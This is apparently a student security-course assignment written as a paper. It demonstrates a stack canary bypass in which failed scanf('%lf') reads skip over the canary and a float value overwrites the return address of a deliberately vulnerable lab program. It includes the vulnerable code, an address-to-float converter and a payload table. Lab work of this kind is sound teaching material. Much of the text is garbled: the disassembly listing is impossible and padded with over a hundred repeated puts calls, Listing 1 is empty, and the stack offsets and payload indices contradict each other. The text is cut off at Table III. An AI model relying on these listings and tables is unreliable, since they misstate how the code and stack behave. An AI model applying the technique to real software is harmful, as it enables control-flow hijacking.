

Assignment 10: Exploiting scanf() Error Handling to Bypass Stack Canary Protection in 32-bit Systems

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Abstract—In this assignment, I demonstrate a precision-write vulnerability that bypasses stack canary protection mechanisms in 32-bit x86 architectures. Stack canaries are widely deployed compiler-based defenses that detect buffer overflow attacks by placing guard values between local variables and critical control data. Through my experimentation, I discovered that the C standard library function `scanf()` exhibits error-handling behavior that enables selective memory writes. When `scanf("%lf", &var)` encounters malformed input, it returns an error without modifying the destination memory location. By exploiting this behavior in conjunction with inadequate input validation, I was able to preserve the canary value while overwriting the return address, achieving control flow hijacking without triggering canary-based detection. In this work, I demonstrate a complete exploit on my Kali Linux 2025.2 system using GCC 14.3.0 with full stack protection enabled, highlighting fundamental limitations in single-layer defense mechanisms.

Index Terms—buffer overflow, stack canary, scanf vulnerability, control flow hijacking, stack protection bypass, memory corruption

I. INTRODUCTION

Buffer overflow vulnerabilities have remained a persistent threat in software security for decades, enabling attackers to corrupt memory and hijack program control flow [1]. In this assignment, I explore stack canaries, also known as stack guards or stack cookies, which represent a fundamental compiler-based defense mechanism designed to detect such attacks before they can compromise program execution [2].

A. Stack Canary Protection Mechanism

During my research, I learned that the stack canary protection mechanism operates on a straightforward principle: before a function returns, the runtime system verifies that a randomly generated guard value placed on the stack remains unchanged [3]. During function prologue, the compiler inserts code to retrieve a canary value from thread-local storage and place it on the stack between local variables and the saved frame pointer. Before the function epilogue executes the return instruction, verification code compares the stack-resident canary against the original value. Any discrepancy

indicates memory corruption, triggering immediate program termination through `__stack_chk_fail()`.

B. SYSTEM CONFIGURATION

1. Operating System: Kali-Linux-2025.2
2. Compiler: gcc 14.3.0 (Debian 14.3.0-5) with multilib
3. Debugger: GDB 16.3 with pwndbg extension
4. Architecture: Compiled and executed in 32-bit mode.

C. My Research Contribution

In this assignment, I investigate a specific vulnerability in the C standard library's `scanf()` function family when combined with inadequate bounds checking. I demonstrate that `scanf()`'s documented error-handling behavior—specifically, its guarantee to leave destination memory unmodified upon format conversion failure—creates an exploitable condition. When a program fails to validate the return value from `scanf()` and continues to increment array indices regardless of conversion success, I gained the ability to advance write positions without performing actual writes, effectively "skipping over" protected memory regions.

II. BACKGROUND AND RELATED WORK

A. Buffer Overflow Attacks

Buffer overflow exploitation has evolved significantly since Aleph One's seminal 1996 work [1]. The fundamental attack vector involves writing data beyond the bounds of a fixed-size buffer, corrupting adjacent memory structures including saved frame pointers and return addresses on the program stack.

B. Stack Protection Mechanisms

Modern compilers implement multiple stack protection mechanisms [3]:

- **Terminator Canaries:** Composed of NULL (0x00), CR (0x0d), LF (0x0a), and EOF (0xff) bytes that terminate most string operations
- **Random Canaries:** Generated at program initialization using cryptographically strong random values

- **Random XOR Canaries:** Random values XORed with control data for additional protection

15

GCC implements stack protection through the `-fstack-protector` family of flags, with `-fstack-protector-all` providing the most comprehensive coverage by protecting all functions regardless of vulnerability heuristics.

C. Previous Canary Bypass Techniques

In my literature review, I identified several methods to bypass stack canaries [4]:

- 1) **Information Leaks:** Format string vulnerabilities or other disclosure bugs that reveal canary values
- 2) **Brute Force:** Feasible in forking servers where the canary remains constant across child processes
- 3) **Partial Overwrites:** Exploiting byte-by-byte writing to incrementally determine canary values
- 4) **Logic Errors:** Application-specific bugs that enable non-contiguous memory writes

My research focuses on the fourth category, demonstrating how `scanf()`'s standardized error handling creates a reliable bypass mechanism.

III. METHODOLOGY

A. Experimental Environment

I configured my experimental testbed to replicate realistic conditions while maintaining precise control for analysis:

- **Operating System:** Kali Linux 2025.2 with 6.x kernel
- **Architecture:** Intel x86-64 hardware executing 32-bit i386 code
- **Compiler:** GCC 14.3.0 (Debian 14.3.0-5) with multilib support
- **Debugger:** GDB 16.3 with pwndbg enhancement plugin
- **Security Tools:** checksec for binary security feature verification

I selected the 32-bit architecture deliberately to simplify address space calculations and eliminate complications from 64-bit calling conventions and address space layout randomization (ASLR) implementation differences.

B. Vulnerable Program Design

I designed the target program, `vulnerable_scanf.c`, to contain a deliberate vulnerability while including necessary components for exploitation validation. Listing 1 shows the vulnerable function structure I implemented.

```

}
}

```

Listing 1. Vulnerable `scanf()` Implementation

I identified the vulnerability in line 7: the loop continues incrementing `i` regardless of `scanf()`'s return value. While my program checks whether conversion succeeded before adding to the sum, it fails to prevent index advancement when `scanf()` returns zero (indicating format mismatch). This is the critical flaw I exploit in my attack.

I also created a separate `success_function()` to serve as my exploitation target, providing clear evidence of successful control flow hijacking through a distinctive output message.

C. Compilation Configuration

I compiled my program using the following command as shown in Figure 1:

```

gcc -m32 -g -fstack-protector-all
    -no-pie -fno-pic
    -o vulnerable_scanf
    vulnerable_scanf.c
    -Wno-format-security

```




Fig. 1. Compilation command and security feature verification using checksec. I used gcc with multiple security flags to enable stack protection while maintaining predictable addresses.

Each compilation flag I used serves a specific purpose in my exploitation scenario:

- **-m32:** I used this flag to force compilation for 32-bit i386 architecture, simplifying my address calculations and stack layout analysis
- **-g:** This includes debugging symbols enabling detailed GDB analysis with function names and source line information for my testing
- **-fstack-protector-all:** I enabled Stack Smashing Protection for all functions with this flag, not just those identified as vulnerable by compiler heuristics. This ensures my target function has canary protection that I need to bypass.
- **-no-pie:** I disabled Position Independent Executable compilation to prevent code address randomization, making my target function address predictable
- **-fno-pic:** This disables Position Independent Code generation, ensuring I get predictable function addresses
- **-Wno-format-security:** I used this to suppress warnings about potential format string vulnerabilities in benign code

After compilation, I verified the binary security features using the checksec utility (shown in Figure 1), confirming:

```

1 void process_numbers() {
2     double numbers[20];
3     int count = 0;
4     double total = 0;
5
6     scanf("%d", &count);
7
8     for(int i = 0; i < count; i++) {
9         int result = scanf("%lf",
10                             &numbers[i]);
11         if(result == 1) {
12             total += numbers[i];
13         }
14     }
15 }

```

- Stack Canary: **Canary found** (protection enabled - this is what I need to bypass)
- NX (No-eXecute): **NX enabled** (stack is non-executable)
- PIE: **No PIE** (addresses are predictable - good for my exploit)
- RELRO: **Partial RELRO** (GOT partially protected)

D. Stack Layout Analysis

I conducted detailed stack layout analysis using GDB with Intel syntax disassembly to determine precise memory offsets. Figure 2 shows the complete disassembly of my `process_numbers()` function, revealing critical information about stack structure.

```
Need to mmap or mprotect memory in the debugger? Use commands with the same name to inject and run such syscalls
pwndbg> disassemble process_numbers
Dump of assembler code for function process_numbers:
0x08049230 <+0>: push    esp
0x08049231 <+1>: mov     ebp, esp
0x08049232 <+2>: sub     esp, 0xc
0x08049233 <+3>: sub     esp, 0xc
0x08049234 <+4>: mov     eax, 0x1
0x08049235 <+5>: mov     DWORD PTR [ebp+0xc], eax
0x08049236 <+6>: xor     esi, esi
0x08049237 <+7>: mov     DWORD PTR [ebp+0xc4], 0
0x08049238 <+8>: fild    QWORD PTR [ebp+0xb8]
0x08049239 <+9>: sub     esp, 0xc
0x0804923a <+10>: push   0
0x0804923b <+11>: call   0x0804904a <printf@plt>
0x0804923c <+12>: add     esp, 0x10
0x0804923d <+13>: sub     esp, 0xc
0x0804923e <+14>: lea     eax, [ebp+0xc4]
0x0804923f <+15>: push   eax
0x08049240 <+16>: call   0x0804904a <printf@plt>
0x08049241 <+17>: add     esp, 0x10
0x08049242 <+18>: mov     esi, DWORD PTR [ebp+0xc]
0x08049243 <+19>: sub     esp, 0x8
0x08049244 <+20>: mov     eax, 0
0x08049245 <+21>: push   0x08049047
0x08049246 <+22>: call   0x0804904a <printf@plt>
0x08049247 <+23>: add     esp, 0x10
0x08049248 <+24>: mov     DWORD PTR [ebp+0xc0], 0
0x08049249 <+25>: jmp     0x0804931a <process_numbers+217>
0x0804924a <+26>: sub     esp, 0x8
0x0804924b <+27>: push   DWORD PTR [ebp+0xc0]
0x0804924c <+28>: push   0x0804103
0x0804924d <+29>: call   0x0804904a <printf@plt>
0x0804924e <+30>: add     esp, 0x10
0x0804924f <+31>: lea     esi, [ebp+0xc4]
0x08049250 <+32>: mov     DWORD PTR [ebp+0xc], esi
0x08049251 <+33>: shl     eax, 0x3
0x08049252 <+34>: add     esi, eax
0x08049253 <+35>: sub     esi, 0x8
0x08049254 <+36>: push   eax
0x08049255 <+37>: call   0x08049047
0x08049256 <+38>: call   0x0804904a <printf@plt>
0x08049257 <+39>: add     esp, 0x10
0x08049258 <+40>: cmp     DWORD PTR [ebp+0xc0], esi
0x08049259 <+41>: jne     0x08049300 <process_numbers+210>
0x0804925a <+42>: mov     DWORD PTR [ebp+0xc], esi
0x0804925b <+43>: fild    QWORD PTR [ebp+0xc4]
0x0804925c <+44>: fild    QWORD PTR [ebp+0xb8]
0x0804925d <+45>: faddp
0x0804925e <+46>: fsub    QWORD PTR [ebp+0xb8]
0x0804925f <+47>: add     DWORD PTR [ebp+0xc0], 0x1
0x08049260 <+48>: mov     DWORD PTR [ebp+0xc4], 0x1
0x08049261 <+49>: cmp     DWORD PTR [ebp+0xc0], 0x1
0x08049262 <+50>: jle     0x08049280 <process_numbers+112>
0x08049263 <+51>: sub     esp, 0xc
0x08049264 <+52>: push   0x0804111
0x08049265 <+53>: call   0x08049070 <puts@plt>
0x08049266 <+54>: add     esp, 0x10
0x08049267 <+55>: sub     esp, 0xc
0x08049268 <+56>: push   DWORD PTR [ebp+0xb8]
0x08049269 <+57>: push   0x080413e
0x0804926a <+58>: call   0x0804904a <printf@plt>
0x0804926b <+59>: add     esp, 0x10
0x0804926c <+60>: sub     esp, 0xc
0x0804926d <+61>: push   0
0x0804926e <+62>: call   0x08049070 <puts@plt>
0x0804926f <+63>: add     esp, 0x10
0x08049270 <+64>: mov     esi, DWORD PTR [ebp+0xc]
0x08049271 <+65>: sub     esp, 0xc
0x08049272 <+66>: call   0x08049070 <puts@plt>
0x08049273 <+67>: add     esp, 0x10
0x08049274 <+68>: mov     esi, DWORD PTR [ebp+0xc]
0x08049275 <+69>: sub     esp, 0xc
0x08049276 <+70>: call   0x08049070 <puts@plt>
0x08049277 <+71>: add     esp, 0x10
0x08049278 <+72>: mov     esi, DWORD PTR [ebp+0xc]
0x08049279 <+73>: sub     esp, 0xc
0x0804927a <+74>: call   0x08049070 <puts@plt>
0x0804927b <+75>: add     esp, 0x10
0x0804927c <+76>: mov     esi, DWORD PTR [ebp+0xc]
0x0804927d <+77>: sub     esp, 0xc
0x0804927e <+78>: call   0x08049070 <puts@plt>
0x0804927f <+79>: add     esp, 0x10
0x08049280 <+80>: mov     esi, DWORD PTR [ebp+0xc]
0x08049281 <+81>: sub     esp, 0xc
0x08049282 <+82>: call   0x08049070 <puts@plt>
0x08049283 <+83>: add     esp, 0x10
0x08049284 <+84>: mov     esi, DWORD PTR [ebp+0xc]
0x08049285 <+85>: sub     esp, 0xc
0x08049286 <+86>: call   0x08049070 <puts@plt>
0x08049287 <+87>: add     esp, 0x10
0x08049288 <+88>: mov     esi, DWORD PTR [ebp+0xc]
0x08049289 <+89>: sub     esp, 0xc
0x0804928a <+90>: call   0x08049070 <puts@plt>
0x0804928b <+91>: add     esp, 0x10
0x0804928c <+92>: mov     esi, DWORD PTR [ebp+0xc]
0x0804928d <+93>: sub     esp, 0xc
0x0804928e <+94>: call   0x08049070 <puts@plt>
0x0804928f <+95>: add     esp, 0x10
0x08049290 <+96>: mov     esi, DWORD PTR [ebp+0xc]
0x08049291 <+97>: sub     esp, 0xc
0x08049292 <+98>: call   0x08049070 <puts@plt>
0x08049293 <+99>: add     esp, 0x10
0x08049294 <+100>: mov     esi, DWORD PTR [ebp+0xc]
0x08049295 <+101>: sub     esp, 0xc
0x08049296 <+102>: call   0x08049070 <puts@plt>
0x08049297 <+103>: add     esp, 0x10
0x08049298 <+104>: mov     esi, DWORD PTR [ebp+0xc]
0x08049299 <+105>: sub     esp, 0xc
0x0804929a <+106>: call   0x08049070 <puts@plt>
0x0804929b <+107>: add     esp, 0x10
0x0804929c <+108>: mov     esi, DWORD PTR [ebp+0xc]
0x0804929d <+109>: sub     esp, 0xc
0x0804929e <+110>: call   0x08049070 <puts@plt>
0x0804929f <+111>: add     esp, 0x10
0x080492a0 <+112>: mov     esi, DWORD PTR [ebp+0xc]
0x080492a1 <+113>: sub     esp, 0xc
0x080492a2 <+114>: call   0x08049070 <puts@plt>
0x080492a3 <+115>: add     esp, 0x10
0x080492a4 <+116>: mov     esi, DWORD PTR [ebp+0xc]
0x080492a5 <+117>: sub     esp, 0xc
0x080492a6 <+118>: call   0x08049070 <puts@plt>
0x080492a7 <+119>: add     esp, 0x10
0x080492a8 <+120>: mov     esi, DWORD PTR [ebp+0xc]
0x080492a9 <+121>: sub     esp, 0xc
0x080492aa <+122>: call   0x08049070 <puts@plt>
0x080492ab <+123>: add     esp, 0x10
0x080492ac <+124>: mov     esi, DWORD PTR [ebp+0xc]
0x080492ad <+125>: sub     esp, 0xc
0x080492ae <+126>: call   0x08049070 <puts@plt>
0x080492af <+127>: add     esp, 0x10
0x080492b0 <+128>: mov     esi, DWORD PTR [ebp+0xc]
0x080492b1 <+129>: sub     esp, 0xc
0x080492b2 <+130>: call   0x08049070 <puts@plt>
0x080492b3 <+131>: add     esp, 0x10
0x080492b4 <+132>: mov     esi, DWORD PTR [ebp+0xc]
0x080492b5 <+133>: sub     esp, 0xc
0x080492b6 <+134>: call   0x08049070 <puts@plt>
0x080492b7 <+135>: add     esp, 0x10
0x080492b8 <+136>: mov     esi, DWORD PTR [ebp+0xc]
0x080492b9 <+137>: sub     esp, 0xc
0x080492ba <+138>: call   0x08049070 <puts@plt>
0x080492bb <+139>: add     esp, 0x10
0x080492bc <+140>: mov     esi, DWORD PTR [ebp+0xc]
0x080492bd <+141>: sub     esp, 0xc
0x080492be <+142>: call   0x08049070 <puts@plt>
0x080492bf <+143>: add     esp, 0x10
0x080492c0 <+144>: mov     esi, DWORD PTR [ebp+0xc]
0x080492c1 <+145>: sub     esp, 0xc
0x080492c2 <+146>: call   0x08049070 <puts@plt>
0x080492c3 <+147>: add     esp, 0x10
0x080492c4 <+148>: mov     esi, DWORD PTR [ebp+0xc]
0x080492c5 <+149>: sub     esp, 0xc
0x080492c6 <+150>: call   0x08049070 <puts@plt>
0x080492c7 <+151>: add     esp, 0x10
0x080492c8 <+152>: mov     esi, DWORD PTR [ebp+0xc]
0x080492c9 <+153>: sub     esp, 0xc
0x080492ca <+154>: call   0x08049070 <puts@plt>
0x080492cb <+155>: add     esp, 0x10
0x080492cc <+156>: mov     esi, DWORD PTR [ebp+0xc]
0x080492cd <+157>: sub     esp, 0xc
0x080492ce <+158>: call   0x08049070 <puts@plt>
0x080492cf <+159>: add     esp, 0x10
0x080492d0 <+160>: mov     esi, DWORD PTR [ebp+0xc]
0x080492d1 <+161>: sub     esp, 0xc
0x080492d2 <+162>: call   0x08049070 <puts@plt>
0x080492d3 <+163>: add     esp, 0x10
0x080492d4 <+164>: mov     esi, DWORD PTR [ebp+0xc]
0x080492d5 <+165>: sub     esp, 0xc
0x080492d6 <+166>: call   0x08049070 <puts@plt>
0x080492d7 <+167>: add     esp, 0x10
0x080492d8 <+168>: mov     esi, DWORD PTR [ebp+0xc]
0x080492d9 <+169>: sub     esp, 0xc
0x080492da <+170>: call   0x08049070 <puts@plt>
0x080492db <+171>: add     esp, 0x10
0x080492dc <+172>: mov     esi, DWORD PTR [ebp+0xc]
0x080492dd <+173>: sub     esp, 0xc
0x080492de <+174>: call   0x08049070 <puts@plt>
0x080492df <+175>: add     esp, 0x10
0x080492e0 <+176>: mov     esi, DWORD PTR [ebp+0xc]
0x080492e1 <+177>: sub     esp, 0xc
0x080492e2 <+178>: call   0x08049070 <puts@plt>
0x080492e3 <+179>: add     esp, 0x10
0x080492e4 <+180>: mov     esi, DWORD PTR [ebp+0xc]
0x080492e5 <+181>: sub     esp, 0xc
0x080492e6 <+182>: call   0x08049070 <puts@plt>
0x080492e7 <+183>: add     esp, 0x10
0x080492e8 <+184>: mov     esi, DWORD PTR [ebp+0xc]
0x080492e9 <+185>: sub     esp, 0xc
0x080492ea <+186>: call   0x08049070 <puts@plt>
0x080492eb <+187>: add     esp, 0x10
0x080492ec <+188>: mov     esi, DWORD PTR [ebp+0xc]
0x080492ed <+189>: sub     esp, 0xc
0x080492ee <+190>: call   0x08049070 <puts@plt>
0x080492ef <+191>: add     esp, 0x10
0x080492f0 <+192>: mov     esi, DWORD PTR [ebp+0xc]
0x080492f1 <+193>: sub     esp, 0xc
0x080492f2 <+194>: call   0x08049070 <puts@plt>
0x080492f3 <+195>: add     esp, 0x10
0x080492f4 <+196>: mov     esi, DWORD PTR [ebp+0xc]
0x080492f5 <+197>: sub     esp, 0xc
0x080492f6 <+198>: call   0x08049070 <puts@plt>
0x080492f7 <+199>: add     esp, 0x10
0x080492f8 <+200>: mov     esi, DWORD PTR [ebp+0xc]
0x080492f9 <+201>: sub     esp, 0xc
0x080492fa <+202>: call   0x08049070 <puts@plt>
0x080492fb <+203>: add     esp, 0x10
0x080492fc <+204>: mov     esi, DWORD PTR [ebp+0xc]
0x080492fd <+205>: sub     esp, 0xc
0x080492fe <+206>: call   0x08049070 <puts@plt>
0x080492ff <+207>: add     esp, 0x10
0x08049300 <+208>: mov     esi, DWORD PTR [ebp+0xc]
0x08049301 <+209>: sub     esp, 0xc
0x08049302 <+210>: call   0x08049070 <puts@plt>
0x08049303 <+211>: add     esp, 0x10
0x08049304 <+212>: mov     esi, DWORD PTR [ebp+0xc]
0x08049305 <+213>: sub     esp, 0xc
0x08049306 <+214>: call   0x08049070 <puts@plt>
0x08049307 <+215>: add     esp, 0x10
0x08049308 <+216>: mov     esi, DWORD PTR [ebp+0xc]
0x08049309 <+217>: sub     esp, 0xc
0x0804930a <+218>: call   0x08049070 <puts@plt>
0x0804930b <+219>: add     esp, 0x10
0x0804930c <+220>: mov     esi, DWORD PTR [ebp+0xc]
0x0804930d <+221>: sub     esp, 0xc
0x0804930e <+222>: call   0x08049070 <puts@plt>
0x0804930f <+223>: add     esp, 0x10
0x08049310 <+224>: mov     esi, DWORD PTR [ebp+0xc]
0x08049311 <+225>: sub     esp, 0xc
0x08049312 <+226>: call   0x08049070 <puts@plt>
0x08049313 <+227>: add     esp, 0x10
0x08049314 <+228>: mov     esi, DWORD PTR [ebp+0xc]
0x08049315 <+229>: sub     esp, 0xc
0x08049316 <+230>: call   0x08049070 <puts@plt>
0x08049317 <+231>: add     esp, 0x10
0x08049318 <+232>: mov     esi, DWORD PTR [ebp+0xc]
0x08049319 <+233>: sub     esp, 0xc
0x0804931a <+234>: call   0x08049070 <puts@plt>
0x0804931b <+235>: add     esp, 0x10
0x0804931c <+236>: mov     esi, DWORD PTR [ebp+0xc]
0x0804931d <+237>: sub     esp, 0xc
0x0804931e <+238>: call   0x08049070 <puts@plt>
0x0804931f <+239>: add     esp, 0x10
0x08049320 <+240>: mov     esi, DWORD PTR [ebp+0xc]
0x08049321 <+241>: sub     esp, 0xc
0x08049322 <+242>: call   0x08049070 <puts@plt>
0x08049323 <+243>: add     esp, 0x10
0x08049324 <+244>: mov     esi, DWORD PTR [ebp+0xc]
0x08049325 <+245>: sub     esp, 0xc
0x08049326 <+246>: call   0x08049070 <puts@plt>
0x08049327 <+247>: add     esp, 0x10
0x08049328 <+248>: mov     esi, DWORD PTR [ebp+0xc]
0x08049329 <+249>: sub     esp, 0xc
0x0804932a <+250>: call   0x08049070 <puts@plt>
0x0804932b <+251>: add     esp, 0x10
0x0804932c <+252>: mov     esi, DWORD PTR [ebp+0xc]
0x0804932d <+253>: sub     esp, 0xc
0x0804932e <+254>: call   0x08049070 <puts@plt>
0x0804932f <+255>: add     esp, 0x10
0x08049330 <+256>: mov     esi, DWORD PTR [ebp+0xc]
0x08049331 <+257>: sub     esp, 0xc
0x08049332 <+258>: call   0x08049070 <puts@plt>
0x08049333 <+259>: add     esp, 0x10
0x08049334 <+260>: mov     esi, DWORD PTR [ebp+0xc]
0x08049335 <+261>: sub     esp, 0xc
0x08049336 <+262>: call   0x08049070 <puts@plt>
0x08049337 <+263>: add     esp, 0x10
0x08049338 <+264>: mov     esi, DWORD PTR [ebp+0xc]
0x08049339 <+265>: sub     esp, 0xc
0x0804933a <+266>: call   0x08049070 <puts@plt>
0x0804933b <+267>: add     esp, 0x10
0x0804933c <+268>: mov     esi, DWORD PTR [ebp+0xc]
0x0804933d <+269>: sub     esp, 0xc
0x0804933e <+270>: call   0x08049070 <puts@plt>
0x0804933f <+271>: add     esp, 0x10
0x08049340 <+272>: mov     esi, DWORD PTR [ebp+0xc]
0x08049341 <+273>: sub     esp, 0xc
0x08049342 <+274>: call   0x08049070 <puts@plt>
0x08049343 <+275>: add     esp, 0x10
0x08049344 <+276>: mov     esi, DWORD PTR [ebp+0xc]
0x08049345 <+277>: sub     esp, 0xc
0x08049346 <+278>: call   0x08049070 <puts@plt>
0x08049347 <+279>: add     esp, 0x10
0x08049348 <+280>: mov     esi, DWORD PTR [ebp+0xc]
0x08049349 <+281>: sub     esp, 0xc
0x0804934a <+282>: call   0x08049070 <puts@plt>
0x0804934b <+283>: add     esp, 0x10
0x0804934c <+284>: mov     esi, DWORD PTR [ebp+0xc]
0x0804934d <+285>: sub     esp, 0xc
0x0804934e <+286>: call   0x08049070 <puts@plt>
0x0804934f <+287>: add     esp, 0x10
0x08049350 <+288>: mov     esi, DWORD PTR [ebp+0xc]
0x08049351 <+289>: sub     esp, 0xc
0x08049352 <+290>: call   0x08049070 <puts@plt>
0x08049353 <+291>: add     esp, 0x10
0x08049354 <+292>: mov     esi, DWORD PTR [ebp+0xc]
0x08049355 <+293>: sub     esp, 0xc
0x08049356 <+294>: call   0x08049070 <puts@plt>
0x08049357 <+295>: add     esp, 0x10
0x08049358 <+296>: mov     esi, DWORD PTR [ebp+0xc]
0x08049359 <+297>: sub     esp, 0xc
0x0804935a <+298>: call   0x08049070 <puts@plt>
0x0804935b <+299>: add     esp, 0x10
0x0804935c <+300>: mov     esi, DWORD PTR [ebp+0xc]
0x0804935d <+301>: sub     esp, 0xc
0x0804935e <+302>: call   0x08049070 <puts@plt>
0x0804935f <+303>: add     esp, 0x10
0x08049360 <+304>: mov     esi, DWORD PTR [ebp+0xc]
0x08049361 <+305>: sub     esp, 0xc
0x08049362 <+306>: call   0x08049070 <puts@plt>
0x08049363 <+307>: add     esp, 0x10
0x08049364 <+308>: mov     esi, DWORD PTR [ebp+0xc]
0x08049365 <+309>: sub     esp, 0xc
0x08049366 <+310>: call   0x08049070 <puts@plt>
0x08049367 <+311>: add     esp, 0x10
0x08049368 <+312>: mov     esi, DWORD PTR [ebp+0xc]
0x08049369 <+313>: sub     esp, 0xc
0x0804936a <+314>: call   0x08049070 <puts@plt>
0x0804936b <+315>: add     esp, 0x10
0x0804936c <+316>: mov     esi, DWORD PTR [ebp+0xc]
0x0804936d <+317>: sub     esp, 0xc
0x0804936e <+318>: call   0x08049070 <puts@plt>
0x0804936f <+319>: add     esp, 0x10
0x08049370 <+320>: mov     esi, DWORD PTR [ebp+0xc]
0x08049371 <+321>: sub     esp, 0xc
0x08049372 <+322>: call   0x08049070 <puts@plt>
0x08049373 <+323>: add     esp, 0x10
0x08049374 <+324>: mov     esi, DWORD PTR [ebp+0xc]
0x08049375 <+325>: sub     esp, 0xc
0x08049376 <+326>: call   0x08049070 <puts@plt>
0x08049377 <+327>: add     esp, 0x10
0x08049378 <+328>: mov     esi, DWORD PTR [ebp+0xc]
0x08049379 <+329>: sub     esp, 0xc
0x0804937a <+330>: call   0x08049070 <puts@plt>
0x0804937b <+331>: add     esp, 0x10
0x0804937c <+332>: mov     esi, DWORD PTR [ebp+0xc]
0x0804937d <+333>: sub     esp, 0xc
0x0804937e <+334>: call   0x08049070 <puts@plt>
0x0804937f <+335>: add     esp, 0x10
0x08049380 <+336>: mov     esi, DWORD PTR [ebp+0xc]
0x08049381 <+337>: sub     esp, 0xc
0x08049382 <+338>: call   0x08049070 <puts@plt>
0x08049383 <+339>: add     esp, 0x10
0x08049384 <+340>: mov     esi, DWORD PTR [ebp+0xc]
0x08049385 <+341>: sub     esp, 0xc
0x08049386 <+342>: call   0x08049070 <puts@plt>
0x08049387 <+343>: add     esp, 0x10
0x08049388 <+344>: mov     esi, DWORD PTR [ebp+0xc]
0x08049389 <+345>: sub     esp, 0xc
0x0804938a <+346>: call   0x08049070 <puts@plt>
0x0804938b <+347>: add     esp, 0x10
0x0804938c <+348>: mov     esi, DWORD PTR [ebp+0xc]
0x0804938d <+349>: sub     esp, 0xc
0x0804938e <+350>: call   0x08049070 <puts@plt>
0x0804938f <+351>: add     esp, 0x10
0x08049390 <+352>: mov     esi, DWORD PTR [ebp+0xc]
0x08049391 <+353>: sub     esp, 0xc
0x08049392 <+354>: call   0x08049070 <puts@plt>
0x08049393 <+355>: add     esp, 0x10
0x08049394 <+356>: mov     esi, DWORD PTR [ebp+0xc]
0x08049395 <+357>: sub     esp, 0xc
0x08049396 <+358>: call   0x08049070 <puts@plt>
0x08049397 <+359>: add     esp, 0x10
0x08049398 <+360>: mov     esi, DWORD PTR [ebp+0xc]
0x08049399 <+361>: sub     esp, 0xc
0x0804939a <+362>: call   0x08049070 <puts@plt>
0x0804939b <+363>: add     esp, 0x10
0x0804939c <+364>: mov     esi, DWORD PTR [ebp+0xc]
0x0804939d <+365>: sub     esp, 0xc
0x0804939e <+366>: call   0x08049070 <puts@plt>
0x0804939f <+367>: add     esp, 0x10

```

TABLE I
32-BIT STACK LAYOUT I CALCULATED FOR PROCESS_NUMBERS()

Location	Offset from EBP	Content
EBP + 0x8	+8 bytes	Function arguments
EBP + 0x4	+4 bytes	Return address (MY TARGET)
EBP	0 bytes	Saved frame pointer
EBP - 0x4	-4 bytes	Padding
EBP - 0xc	-12 bytes	Stack canary (MUST PRESERVE)
EBP - 0x10	-16 bytes	Local variables
EBP - 0xb0	-176 bytes	numbers[19]
...
EBP - 0xa8	-168 bytes	numbers[0]

- numbers[0] through numbers[19] occupy the 160-byte buffer
- The upper 4 bytes of a hypothetical numbers[20] would overlap with the 4-byte canary location - this is where I use the dot trick!
- numbers[21] would overlap with saved EBP and padding - I skip this too
- The upper 4 bytes of numbers[22] would overlap with the 4-byte return address - this is what I overwrite!

F. Target Address Identification

I identified the address of success_function() using objdump as shown in Figure 4:

```
(kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment10]
$ objdump -d vulnerable_scnf | grep "<success_function>:"
080491b6 <success_function>:
```

Fig. 4. Using objdump to find the address of my target function success_function(). I discovered it is located at 0x080491b6.

I found that my target address is 0x080491b6 in the predictable code section due to my disabled PIE configuration.

G. Address-to-Float Conversion

Since scanf("%lf", ...) expects floating-point input, I cannot enter the raw hexadecimal address directly. I developed a Python script to perform the necessary conversion by exploiting IEEE 754 double-precision representation, as shown in Figure 5.

My conversion algorithm works as follows:

- 1) I pack two 32-bit integers in little-endian format: padding value (0x42424242) as lower 4 bytes, target address (0x080491b6) as upper 4 bytes
- 2) I reinterpret the resulting 8-byte sequence as a double-precision float
- 3) The IEEE 754 bit pattern encodes my desired address bytens

Listing 4. My Address-to-Float Conversion Script

```
1 import struct
2
3 target = 0x080491b6
4 padding = 0x42424242
5
6 # Pack as little-endian integers
```

```
(kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment10]
$ python3 address_converter.py

ADDRESS-TO-FLOAT CONVERTER FOR SCANF CANARY BYPASS (32-BIT)

[+] Target function address: 0x080491b6
[+] Padding value (lower 4 bytes): 0x42424242

[+] Combined 8-byte value: 42424242b6910408
[+] As little-endian breakdown:
    Bytes 0-3 (saved EBP): 42424242
    Bytes 4-7 (return addr): b6910408

[!] FLOAT VALUE TO USE: 4.866884400337677643e-270

PAYLOAD STRUCTURE

Entry count: 23
Entries 0-19: 1.0      (fill the 160-byte buffer)
Entry 20: .          (skip write - preserves canary!)
Entry 21: .          (skip write - for alignment)
Entry 22: 4.866884400337677643e-270 (overwrites return address)

Quick copy value:
4.866884400337677643e-270
```

Fig. 5. Output from my Python address-to-float converter script. It converts 0x080491b6 into the float value 4.866884400337677643e-270 that I can input to scanf().

```
7 bytes_val = struct.pack('<II',
8                               padding, target)
10
11 # Unpack as double
12 float_val = struct.unpack('<d',
13                             bytes_val)[0]
```

For my target address 0x080491b6, my script produces the floating-point value:

$$4.866884400337677643 \times 10^{-270} \quad (2)$$

This is the value I use in my payload at index 22 to overwrite the return address.

H. Payload Construction

I constructed my final payload consisting of 23 entries structured as shown in Table II.

TABLE II
MY EXPLOIT PAYLOAD STRUCTURE

Index	Value	Purpose
0	23	Entry count
1-20	1.0	Fill 160-byte buffer
21	.	Skip canary write
22	.	Skip saved EBP write
23	4.8668...e-270	Overwrite return addr

The period character (.) at indices 21 and 22 is crucial to my exploit: when scanf("%lf", ...) encounters a lone period, it recognizes this as invalid floating-point input and returns 0 without modifying the destination memory. The loop counter advances, but the write is skipped, preserving the canary. This is the key insight that makes my attack work!

IV. RESULTS

A. Successful Exploitation

I successfully executed the exploitation, achieving all objectives without triggering stack protection mechanisms. Figure 6 shows my successful exploit execution where the program redirects control flow to my `success_function()` without any stack smashing detection.




Fig. 6. My successful exploit execution. The program processes all 23 entries, calculates the sum correctly, and then executes my `success_function()` instead of returning normally. No stack smashing error occurred, proving I bypassed the canary.

B. Memory State Analysis

I used GDB to analyze the precise impact of my payload on stack memory. From my debugging session, I observed the memory state before and after the overflow attempt. Table III presents my detailed comparison of critical memory regions.

TABLE III
